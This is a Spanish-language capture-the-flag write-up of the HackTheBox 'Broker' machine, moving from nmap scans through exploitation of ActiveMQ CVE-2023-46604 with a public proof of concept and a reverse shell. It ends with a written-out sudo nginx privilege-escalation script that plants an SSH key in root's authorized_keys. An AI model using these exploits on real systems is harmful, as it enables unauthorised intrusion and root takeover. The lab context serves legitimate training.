Broker

RECONOCIMIENTO

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(root® zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Broker]

# ping 10.10.11.243

PING 10.10.11.243 (10.10.11.243) 56(84) bytes of data.
64 bytes from 10.10.11.243: icmp_seq=1 ttl=63 time=425 ms
64 bytes from 10.10.11.243: icmp_seq=2 ttl=63 time=35.4 ms

^C
--- 10.10.11.243 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 35.354/230.127/424.900/194.773 ms

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ENUMERACIÓN


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nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.11.243 -oG allPorts
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(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Broker]
# nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.11.243 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-29 19:25 CEST
Initiating SYN Stealth Scan at 19:25
Scanning 10.10.11.243 [65535 ports]
Discovered open port 22/tcp on 10.10.11.243
Discovered open port 80/tcp on 10.10.11.243
Discovered open port 61613/tcp on 10.10.11.243
Discovered open port 61616/tcp on 10.10.11.243
Discovered open port 8161/tcp on 10.10.11.243
Discovered open port 34521/tcp on 10.10.11.243
Discovered open port 61614/tcp on 10.10.11.243
Discovered open port 5672/tcp on 10.10.11.243
Discovered open port 1883/tcp on 10.10.11.243
Completed SYN Stealth Scan at 19:25, 11.08s elapsed (65535 total ports)
Nmap scan report for 10.10.11.243
Host is up, received user-set (0.077s latency). Scanned at 2024-07-29 19:25:44 CEST for 11s
Not shown: 65526 closed tcp ports (reset)
           STATE SERVICE
                                 REASON
22/tcp
           open ssh
                                 syn-ack ttl 63
           open http
                                 syn-ack ttl 63
80/tcp
1883/tcp open mqtt syn-ack ttl 63
5672/tcp open amqp syn-ack ttl 63
8161/tcp open patrol-snmp syn-ack ttl 63
34521/tcp open unknown syn-ack ttl 63
61613/tcp open unknown syn-ack ttl 63
61614/tcp open unknown 61616/tcp open unknown
                                 syn-ack ttl 63
                                 syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
             Raw packets sent: 65535 (2.884MB) | Rcvd: 65535 (2.621MB)
   ·(<mark>root®zephyrus</mark>)-[/home/dimegio/Dimegio/HackTheBox/Broker]
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nmap -sC -sV -p22,80,1883,5672,8161,34521,61613,61614,61616 10.10.11.243 -oN targeted
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(root® zephyrus) - [/home/dimegio/Dimegio/HackTheBox/Broker]
# nmap -sC -sV -p22,80,1883,5672,8161,34521,61613,61614,61616 10.10.11.243 -oN targeted
Starting Nmap 7.94SUN ( https://nmap.org ) at 2024-07-29 19:27 CEST
Nmap scan report for 10.10.11.243
Host is up (0.11s latency).
          STATE SERVICE
                           VERSION
PORT
                          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
22/tcp
         open ssh
 ssh-hostkey:
    256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp
                           nginx 1.18.0 (Ubuntu)
         open http
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
   basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
1883/tcp open mqtt
|_mqtt-subscribe: Failed to receive control packet from server.
5672/tcp open amqp?
| fingerprint-strings:
    DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq,
      AMOP
      AMOP
      amqp:decode-error
      7Connection from client using unsupported AMQP attempted
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
8161/tcp open http
                           Jetty 9.4.39.v20210325
| http-auth:
 HTTP/1.1 401 Unauthorized\x0D
   basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
34521/tcp open tcpwrapped
61613/tcp open stomp
                           Apache ActiveMO
  fingerprint-strings:
    HELP4STOMP:
     ERROR
      content-type:text/plain
     message:Unknown STOMP action: HELP
      org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
      org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
      org. apache. active {\tt mq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)}\\
      org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
      org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
      org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
      java.lang.Thread.run(Thread.java:750)
61614/tcp open http Jetty 9.4.39.v20210325
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Site doesn't have a title.
 http-methods:
   Potentially risky methods: TRACE
                          ActiveMQ OpenWire transport
61616/tcp open apachemq
  fingerprint-strings:
    NULL:
      ActiveMQ
```

Estando en la página web, para poder acceder al contenido de esta, vemos que nos pide usuario y contraseña, si intentamos con admin: admin, podremos acceder al sitio web.



Como se observa, se trata de un ActiveMQ, en concreto de versión 5.15.15, la cual se indica en el panel: http://10.10.11.243/admin/index.jsp.

EXPLOTACIÓN

Indagando, se puede observar como la versión en concreto es vulnerable al CVE-2023-46604 e existen exploits potenciales: https://github.com/X1r0z/ActiveMQ-RCE. Por otra parte podemos seguir la guía: https://www.prio-n.com/blog/cve-2023-46604-attacking-defending-ActiveMQ que nos indica el ataque de explotación.

```
git clone https://github.com/X1r0z/ActiveMQ-RCE
```

Clonado el repositorio, modificamos el poc.xml para que se adecue la reverse shell

Una vez teniendo el archivo listo, ejecutamos el archivo principal,

Tenemos que tener un listener con netcat por el puerto específico indicado para obtener la reverse shell y otro compartiendo el archivo poc.xml

```
go run main.go -i 10.10.11.243 -u http://10.10.16.7:8080/poc.xml
```

De esta manera obtenemos ejecución remota de comandos en la máquina víctima.

POST-EXPLOTACIÓN

Primero que todo aplicamos un tratamiento de la consola, para poder tener una consola interactiva estable:

Si listamos los permisos sudo, veremos que disponemos de ejecución de sudo al binario nginx

```
sudo -1
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```
activemq@broker:~$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin, use_pty
User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:~$
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Mediante el siguiente post, podemos escalar privilegios:

https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406.

Creamos el exploit:

```
activemq@broker:~$ cat exploit.sh
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
http {
        server {
                listen 1339;
                autoindex on;
               dav_methods PUT;
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
activemq@broker:~$
```

Finalmente, al ejecutar el exploit, copiamos la clave id_rsa generada en un archivo y le asignamos los permisos adecuados. De esta manera conseguiremos convertirnos en root

```
chmod 600 id_rsa
ssh -i id_rsa root@localhost
```

```
activemq@broker:~$ ./exploit.sh
[+] Creating configuration...
[+] Loading configuration...
[+] Generating SSH Key...
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa):
Created directory '/home/activemq/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/activemq/.ssh/id_rsa
Your public key has been saved in /home/activemq/.ssh/id_rsa.pub
The key fingerprint is:
activemq@broker:~$ chmod 600 id_rsa
activemq@broker:~$ ssh -i id_rsa root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
 System information as of Mon Jul 29 06:21:59 PM UTC 2024
  System load:
                         0.0
 Usage of /:
                         70.7% of 4.63GB
                        14%
 Memory usage:
  Swap usage:
                        0%
 Processes:
                        163
 Users logged in:
                        0
 IPv4 address for eth0: 10.10.11.243
  IPv6 address for eth0: dead:beef::250:56ff:fe94:a5e9
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
root@broker:~#
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De esta manera conseguiremos la flag del usuario root.

```
root@broker:~# whoami
root
root@broker:~# hostname -I
root@broker:~# hostname -I
10.10.11.243 dead:beef::250:56ff:fe94:a5e9
root@broker:~# cat /root/root.txt
9ccc433aa3c8e3fe5cfe2ddf35e8360c
root@broker:~#
```